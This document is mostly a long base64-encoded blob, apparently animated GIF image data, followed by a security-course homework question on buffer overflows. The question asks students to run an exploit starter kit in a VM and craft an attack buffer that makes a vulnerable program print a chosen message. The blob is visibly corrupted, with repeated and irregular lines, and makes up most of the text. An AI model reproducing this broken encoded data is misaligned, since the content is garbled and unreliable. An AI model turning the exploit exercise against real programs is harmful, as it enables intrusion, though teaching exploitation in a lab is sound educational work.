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

```
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
ADs=
```



Question 2: Buffer Overflow (10 points)

This question is highly flexible, so read carefully!

Dig into this exploit starter kit. See readme for info, including a link to a useful **orientation video!** Prepare your VM environment and successfully run the provided example as-is, adjusting buffer and function pointers in the attack if needed.

Once you understand and can run the provided example exploit, proceed.

- **Make a fancier exploit:** Develop an attack buffer that makes the program print "`**_You_got_hax0red!_**`".
  - Note: your *exploit* must cause it to say this -- merely having the text "`**_You_got_hax0red!_**`" appear among the program's usual "so-and-so is cool" output does not count.
  - You can use any tool you wish to develop the attack buffer, though using the included NASM attack.asm as a starting point is probably easiest.
  - gdb is your friend.
  - If pursuing the extra credit (see below), you may target a program *other than* the provided vulnerable program.
- **Hack:** Run your attack and paste a screenshot of it succeeding below.



